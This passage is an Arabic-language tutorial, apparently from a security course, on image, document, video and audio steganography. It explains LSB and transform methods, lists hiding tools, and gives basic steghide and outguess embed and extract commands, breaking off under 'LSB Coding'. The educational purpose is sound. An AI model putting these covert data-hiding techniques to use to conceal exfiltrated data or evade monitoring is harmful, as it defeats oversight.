
الصور تعتبر من أكثر الأدوات شعبيه المستخدمة كغطاء لإخفاء المعلومات بداخلها. الأدوات المستخدمة لإخفاء المعلومات بداخل الصور تستخدم البت الزائدة عن الحاجة من بيانات الصورة لتحل محلها الرسالة المراد إخفائها بطريقة بحيث يكون تأثيرها لا يمكن كشفه بالعين البشرية.

تقنيات إخفاء المعلومات اداخل لصورة (*Image Steganography Technique*) يمكن تقسيمها إلى مجموعتين: **Image domain** و**transform domain**.

- في تقنية **Image (spatial) domain**، الرسالة يتم تضمينها مباشرة في كثافة بكسل(*intensity of the pixels*) .
- في تقنيات **transform domain (frequency)**، يتم تحويل الصور أولاً ثم يتم تضمين الرسالة في الصورة.

هناك ثلاثة أساليب التي يمكنك استخدامها لإخفاء الرسائل السرية في ملفات الصور :

- التضمين بدلا من البتات المهملة (Least Significant Bit Insertion).
- التقنع والفلترة (Masking and Filtering).
- الخوارزميات والتحول (Algorithms and Transformation).



1- Least Significant Bit Insertion


The Least Significant Bit Insertion technique هو من أكثر التقنيات المستخدمة لإخفاء المعلومات بداخل الصور وذلك من خلال استخدام اقل بيت مهمل [*Least Significant Bit (LSB)*] لكل بكسل للاحتفاظ بالبيانات السرية الخاصة بك. **LSB** هو البت الموجود في أقصى اليمين من كل بكسل من ملف الصورة. **LSB** هذا، إذا تغيرت، له تأثير ضئيل جداً على الصورة؛ لا يمكن الكشف عنها. لإخفاء الرسالة، يجب أولاً كسر الرسالة وإدراج كل بت مكان **LSB** لكل بكسل من الصورة بحيث يمكن للمتلقي في النهاية استرداد الرسالة الخاصة بك بكل سهولة.

نفترض أنك قد اخترت **صورة 24 بت** لإخفاء البيانات السرية الخاصة بك، والتي يمكن ان تكون ممثلة في شكل رقمي على النحو التالي:

(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)

وتريد إخفاء حرف "**H**" في الصورة أعلاه 24 بت كما يلي.

الآن حرف "**H**" يمثله الأرقام الثنائية **01001000** لإخفاء هذا "**H**"، يمكنك تغير التيار السابق إلى الاتي:




حيث إنك فقط سوف تحتاج الى استبدال **LSB** من كل بكسل من ملف الصورة كما هو مبين في هذا الشكل.

لاسترداد هذا **H** في الجانب الآخر، فإن الشخص في الجانب المتلقي يقوم بتجميع كل **LSB** بت من ملف الصورة وبالتالي فهو قادر على الكشف عن **H** في الجانب المتلقي.

2- Masking and Filtering

Masking and filtering techniques تستفيد من القدرات البصرية للإنسان التي لا يمكنها الكشف عن التغييرات الطفيفة في صوره معينة. يمكن للصور الرمادية (*Grayscale images*) إخفاء المعلومات بطريقة مشابهة للعلامات المائية على الورق، وتستخدم في بعض الأحيان كأنها علامات مائية رقمية.

The masking technique يسمح لك بإخفاء البيانات السرية الخاصة بك عن طريق وضعها في ملف الصور. كل من تقنيات **Masking** (التقنع) و**filtering** تستخدم في الغالب في 24-بت-لكل-بكسل في الصور والصور الرمادية. لإخفاء الرسائل السرية، فانت بحاجة الى ضبط الإضاءة والتعتيم للصورة. إذا كان التغيير في الإنارة صغير، فان المستخدمين عدا المستخدمين المستهدفين لا يلاحظون أن الصورة تحتوي على رسالة خفية. هذا الأسلوب يمكن بسهولة تطبيقها على الصورة كما أنها لا تخل بالصورة. تستخدم في الغالب مع صور **JPEG**. **Lossy JPEG** (الجزء المهمل في الصورة) تكون محصنة نسبيا من عمليات الزرع والضغط على الصور. وبالتالي، فان إخفاء المعلومات في الجزء **Lossy jpeg** يتم غالبا باستخدام تقنية التقنع (***Masking technique***). السبب في ذلك ان ***Steganography Image*** يقوم بالتشفير بواسطة وضع علامات في معدل منخفض عند ضغط **JPEG** والذي تكون فيه الرسالة مخبأة في منطقه خاصه من الصورة.



3- Algorithms and Transformation

The algorithms and transformation technique يعتمد على إخفاء المعلومات السرية من خلال ضغط الصورة. في هذه التقنية، يتم إخفاء المعلومات في الصورة من خلال تطبيق خوارزميات الضغط المختلفة ووظائف التحول(***Transformation function***) . خوارزمية الضغط والتحول يستخدم دالة رياضية لإخفاء معامل أقل قليلا أثناء ضغط الصور. عموما الصور **JPEG** هي مناسبة لأداء عملية الضغط كما يمكن حفظها في مستويات ضغط مختلفة. هذا الأسلوب يوفر لك مستوى عال من إخفاء البيانات السرية. صور **JPEG** تستخدم **cosine** منفصلة لتحقيق عملية الضغط.

هناك ثلاثة أنواع من تقنيات التحول المستخدمة في خوارزمية ضغط:

- **Fast Fourier transformation**
- **Discrete cosine transformation**
- **Wavelet transformation**

Image Steganography: Quickstego


المصدر: http://quickcrypto.com

Quickstego يتيح لك اخفاء الرسائل السرية في الصور بحيث يمكن فقط لمستخدمي**Quickstego** من استرداد وقراءة الرسائل السرية المخفية. بمجرد إخفاء الرسالة السرية في الصورة، لا يزال بإمكانك حفظه كملف الصورة؛ فإنه سيتم تحميل تماما مثل أي صورة أخرى، ويبدو كما فعلت من قبل. يمكن حفظ الصورة، عبر البريد الالكتروني، وتحميلها على شبكة الإنترنت كما كان من قبل، والفرق الوحيد سيكون أنه يحتوي على رسالة خفية.

Quickstego يغير بصورة تدريجية بكسل (عناصر الصورة الفردية) من الصورة، تشفير النص السري بإضافة اختلافات صغيرة في لون الصورة. في الممارسة العملية، بالنسبة للعين البشرية، لا تظهر هذه الخلافات الصغيرة لتغيير الصورة.

طريقة العمل:

- نقوم بالتثبيت من خلال اتباع **Wizard** ثم نقوم بتشغيل البرنامج من خلال النقر المزدوج فوقه والتي تؤدى الى ظهور الاتي:



- نجد انه يحتوي على مجموع من الأدوات نقوم أولا بالنقر فوق **Open Image** لنقوم من خلال اختيار الصورة التي سوف نستخدمها كغطاء لإخفاء النص السري.
- نلاحظ بعد اختيار الصورة، إذا كانت الصورة خاليه من أي نص مشفر بواسطة هذا التطبيق فهذا سوف يؤدى الى ظهور الرسالة التالية في أسفل ادوات اختيار الصورة:

THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE.

- بعد اختيار الصورة نقوم بالنقر فوق **Open Text** لاختيار النص الذي نريد اخفاءه.
- الان وقد اخترنا الصور وأيضا النص الذي نريد اخفائه، نقوم الان بالنقر فوق **Hide Text** والذي يقوم بإخفاء النص بداخل الصورة.
- نلاحظ أيضا بجانب الزر **Hide Text** وجود زر اخر وهو **Get Text** والذي يقوم بأداء العكس حيث يقوم بالحصول على النص المخفي من الصورة.
- بعد إتمام إخفاء النص في الصورة تظهر الرسالة (**The text message is now hidden in image**) والتي تخبرك بإنهاء عملية الاخفاء.
- الان الى الخطوة الأخيرة وفيها نقوم بحفظ الصورة التي تحتوي على النص المشفر وذلك بالنقر فوق **Save Image**.



Image Steganography Tools

مثل الأداة **Quickstego** التي ناقشنها سابقا، يمكنك أيضا استخدام أدوات إخفاء المعلومات بداخل الصور التالية لإخفاء الرسائل السرية الخاصة بك في الصور:

Hide in Picture available at http://sourceforge.net
CryptaPix available at http://www.briggsoft.com
BMPSecrets available at http://bmpsecrets.com
OpenPuff available at http://embeddedsw.net
Openstego available at http://openstego.sourceforge.net
PHP-Class Streamsteganography available at http://www.phpclasses.org
Red JPEG available at http://www.totalcmd.net
Steganography Studio available at http://stegstudio.sourceforge.net
Virtual Steganographic Laboratory (VSL) available at http://vsl.sourceforge.net

Image Steganography Tools for Linux

1- Steghide

المصدر: http://steghide.sourceforge.net/download.php

Steghide هو برنامج سطر الأوامر لإخفاء المعلومات التي هي قادرة على إخفاء البيانات في أنواع مختلفة من صورة والملفات الصوتية. لا يتم تغيير الترددات ولا الالوان على التوالي مما يجعل التضمين ضد الاختبارات الإحصائية.

لتضمين النص في الصورة كالاتى:

```
steghide embed -cf picture.jpg -ef secret.txt
```

لإخراج النص من الصورة كالاتى:

```
steghide extract -sf picture.jpg
```

```
damien@damien-desktop: ~
File Edit View Search Terminal Help
damien@damien-desktop:~$ steghide extract -sf picture2.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
damien@damien-desktop:~$
```

2- Steg

المصدر: https://steg.drupalgardens.com/stegdownload

Steg هو منصة برمجيات محمولة، كتب في**C ++** . تستخدم تقنيات إخفاء المعلومات والتشفير لإخفاء المعلومات داخل الصور سواء الغير مضغوطة والمضغوطة ويدعم العديد من صيغ الصور(JPEG (JPG، TIFF، PNG، BMP. مع سهولة واجهة المستخدم الرسومية فانه من الممكن تحديد معاير إخفاء المعلومات، تقييم الصورة استخدام كل من مفتاح التشفير المتماثل ومفتاح التشفير الغير متناظر. يمكن إخفاء البيانات كأنه ملف أرشيف مضغوط، وأنه من الممكن أيضا أن تضيف تعليقا.

Steg يعمل على جنو / لينكس، مايكروسوفت ويندوز وأبل ماكOS X ، ويمكنك تحميل البرنامج مباشرة من الموقع الرسمي.

بمجرد تثبيته يمكنك تشغيله وسترى شيئا مشابها لهذه الصورة:



3- OutGuess

OutGuess هو أداة ستيغانوغرافي عالمية والتي تتيح إدخال المعلومات المخفية في البت زائدة من مصادر البيانات. طبيعة مصدر البيانات لا يمت بصلة الى جوهر **OutGuess**. يعتمد البرنامج على معالجات بيانات محددة التي من شأنها أن استخراج البايت الفائضة والكتابة عليها ثم ارجاعها مرة أخرى بعد التعديل. حاليا يدعم PPM وPNM وJPG (صيغه صوره)، أيضل **OutGuess** يمكنه استخدام أي نوع من البيانات، طالما تم توفير المعالج.

OutGuess يستخدم **generic iterator object** لتحديد أي من بتات البيانات التي يجب أن يتم تعديلها. و**seed** يمكن استخدامها لتعديل سلوك **iterator**. يقوم بتضمين البيانات جنبا إلى جنب مع بقية الرسالة. عن طريق تغيير **seed**، **OutGuess** يحاول إيجاد تسلسل من البتات والذي يقلل عدد التغييرات في البيانات التي يتعين القيام بها.

بالإضافة إلى ذلك، **OutGuess** يسمح بإخفاء رسالتين في البيانات. يحتفظ بالبتات التي تم تعديلها مسبقا ويحصرها.

لتشفير محتوى نستخدم الاتي:

```
outguess -d secret.txt picture.jpg picture-output.jpg
```


يمكنك أيضا استخدام (**-K**) ثم الرسالة بين علامتي تنصيص لإضافة رسالة سريه أخرى.

لفك تشفير محتوى نستخدم الاتي:

```
outguess -k "my secret key" -r picture.jpg secret.txt
```

Document Steganography


مثل طريقة إخفاء المعلومات بداخل الصور، إخفاء المعلومات بداخل الوثيقة هو أسلوب يستخدم لإخفاء الرسائل السرية على أن يتم تحويلها في الوثائق. يوضح الرسم البياني التالي عملية إخفاء المعلومات بداخل الوثيقة:




Document Steganography: wbstego

المصدر: http://wbstego.wbailer.com

Wbstego هو أداة إخفاء المعلومات في مستند. باستخدام هذه الأداة، يمكنك إخفاء أي نوع من الملفات ضمن أنواع الملفات الناقلة مثل **Windows bitmaps** مع الألوان 16 و256 و 16.7m، الملفات النصية من النوع **ASCII** أو **ANSI** وحقول **HTML** وملفات **Adobe PDF**.





Document Steganography Tools

مثل الأداة **wbstego**، فهناك العديد من الأدوات الأخرى التي تسمح لك بإخفاء البيانات داخل ملفات الوثائق الأخرى مع الأنواع المختلفة أو الامتدادات المختلفة:

Merge Streams available at http://www.ntkernel.com
Office XML available at http://www.irongeek.com
Data Stash available at http://www.skyjuicesoftware.com
FoxHole available at http://foxhole.sourceforge.net
Xidie Security Suite available at http://www.stegano.net
Hydan available at http://www.crazyboy.com
Stegl available at http://stegj.sourceforge.net
Stegostick available at http://sourceforge.net

Video Steganography

Video steganography ينطوي على إخفاء رسائل الملفات السرية مع أي من امتدادات ملف الفيديو المتدفقة باستمرار. يتم استخدام ملفات الفيديو هنا باعتبارها الناقل لتحمل المعلومات السرية. فإنه يحتفظ بالمعلومات السرية الخاصة بك أكثر أمنا. ملفات الفيديو الناقلة هو عباره عن تيار متحرك من الصور والصوت، فإنه من الصعب للمتلقي غير المقصودة ملاحظة التشويش في ملف الفيديو الناجمة بسبب الرسالة السرية. حيث أنه يكون بدون مراقبة بسبب استمرار تدفق الفيديو. ملف فيديو هو مزيج من الصورة والصوت، وجميع التقنيات المتاحة لإخفاء المعلومات بداخل الصور او بداخل الملفات الصوتية يمكن تطبقها أيضا على إخفاء المعلومات الفيديو. ويمكن استخدامه لإخفاء عدد كبير من الرسائل السرية.


Video Steganography: OmniHide PRO

المصدر: http://omnihide.com

OmniHide PRO يسمح لك بإخفاء أي ملف سري داخل صورة غير ضاره، فيديو، ملفات الموسيقى، وما الى ذلك. الملف الناتج***Stego*** يمكن استخدامها أو مشاركتها عبر الشبكة مثل الملفات العادية دون أن يعلم أحد أن شيئا مخفيا بداخلها، وبالتالي تمكن هذه الأداة بحفظ الملف السري الخاص بك من أعين المتطفلين. فإنه يتيح لك أيضا إضافة كلمة مرور لإخفاء الملفات الخاصة بك لتعزيز الأمن.

المميزات:

- يسمح لك إخفاء الملفات الخاصة بك في ملفات الصور، أفلام، المستندات، والموسيقى الخ.
- لم تضع أي من القيود على نوع الملف والحجم الذي تريد إخفاءه.



Video Steganography Tools

بالإضافة إلى التطبيق **PRO**، فهناك العديد من الأدوات الأخرى التي يمكنك استخدامها لإخفاء ملف المعلومات السرية الخاصة بك في ملفات الفيديو:

Our Secret available at http://www.securekit.net
RT Steganography available at http://rtstegvideo.sourceforge.net
Masker available at http://www.softpuls.com
Max File Encryption available at http://www.softeza.com
MSU Stegovideo available at http://www.compression.ru
BDV DataHider available at http://www.bdvnotepad.com
Stegostick available at http://sourceforge.net
OpenPuff available at http://embeddedsw.net
Stegsecret available at http://stegsecret.sourceforge.net
PSM Encryptor available at http://www.softpedia.com/get/Security/Encrypting/PSM-Encryptor.shtml

Audio Steganography

Audio steganography يسمح لك بإخفاء الرسالة السرية الخاصة بك في ملف الصوت مثل**WAV** ، **AU**، وحتى ملفات **MP3** الصوتية. فإنه يضمن الرسائل السرية في الملفات الصوتية عن طريق تغيير طفيف في تسلسل ثنائي من الملف الصوتي. التغييرات في الملف الصوتي بعد الإدراج لا يمكن أن يتم كشفها، لذلك هذا يؤمن الرسالة السرية من أعين المتطفلين.

تحتاج إلى التأكد من أن الملف الصوتي الناقل لا ينبغي أن يتدهور بشكل كبير بسبب البيانات السرية المدمجة؛ على الجانب الاخر، يمكن **eavesdropper** (المتنصت) من الكشف عن وجود رسالة سريه مخبأه في الملف الصوتي. لذلك يجب تضمين البيانات السرية بطريقه ما بحيث يكون هناك تغييرا طفيفا في الملف الصوتي الذي لا يمكن الكشف عنها من قبل الإنسان. يمكن إخفاء المعلومات في الملف الصوتي باستخدام **LSB** أو باستخدام ترددات التي هي غير مسموعة بالنسبة للأذن البشرية (**>20,000Hz**).



Audio Steganography Methods (طرق إخفاء المعلومات في الملفات الصوتية)

هناك بعض الطرق المتاحة لإخفاء الرسائل السرية الخاصة بك في ملفات الصوت. بعض الأساليب تقوم بتنفيذ الخوارزمية التي تقوم على إدخال المعلومات السرية على شكل إشارة الضوضاء(*noise signal*) ، بينما البعض الاخر يستخدم أساليب أخرى في **exploiting** (اختراق) تقنيات معالجة الإشارات المتطورة لإخفاء المعلومات.

تستخدم الأساليب التالية لتنفيذ إخفاء المعلومات السرية في ملفات الصوت:

1- Echo Data Hiding

في **the echo data hiding method**، يتم تضمين المعلومات السرية داخل إشارة ناقل الصوت عن طريق إدخال صدى (*Echo*)في ذلك. يستخدم ثلاث معاملات من الصدى(*Echo*)، وهم السعة الأولية(*initial amplitude*) ، معدل الانحلال(*decay rate*) ، التأخير (*offset or delay*) وذلك لإخفاء البيانات السرية. عند الإزاحة بين إشارة الناقل (*Carrier signal*) وانخفاض الصدى(*echo decreases*) ، فان هذين الإشارتين سوف يختلطوا عند نقطة معينة من الزمن حيث أنه من غير الممكن للأذن البشرية التمييز بين هذه إشارة اثنين. عند هذه النقطة، يمكن أن يسمع لصوت الصدى(*Echo sound*) باعتباره صدى مضافه إلى الإشارة الأصلية. ومع ذلك، هذه النقطة من عدم تميز الأصوات يعتمد على عوامل مثل نوعية إشارة الصوت الأصلي، ونوع الصوت، والمستمع.

لتشفير الاشارة الناتجة في الشكل الثنائي (*Binary form*)، يتم استخدام اثنين من **delay times** (وقت التأخير) المختلفة. وينبغي أن تكون أوقات التأخير هذه أدنى من الإدراك البشري. وينبغي أيضا تعيين المعاملات مثل السعة الأولية(*initial amplitude*) ومعدل الانحلال (*decay rate*) أدنى من القيم المسموعة بحيث يصبح الصوت ليس مسموعا على الإطلاق.

2- Spread Spectrum Method

في هذه الطريقة، يتم نشر المعلومات السرية عبر أكبر قدر ممكن من الطيف الترددي(*frequency spectrum*) . يستخدم هذا الأسلوب نسختين من انتشار الطيف(*spread spectrum*) وهما:

frequency hopping spread spectrum (FHSS) و Direct sequence spread spectrum (DSSS)

في**DSSS** ، يتم نشر الرسالة السرية من قبل **chip rate** (ثابت) ثم يتم تضمينه مع اشارة عشوائية زائفه(*pseudo-random signal*) والتي يتم تشابكها مع الإشارة الغطاء.

في **FHSS**، يتم تبديل طيف ترددات الملف الصوتي لذلك فأنه يقفز بسرعه بين الترددات. طريقة انتشار الطيف يلعب دورا رئيسيا في الاتصالات الآمنة، سواء التجارية والعسكرية.

3- LSB Coding

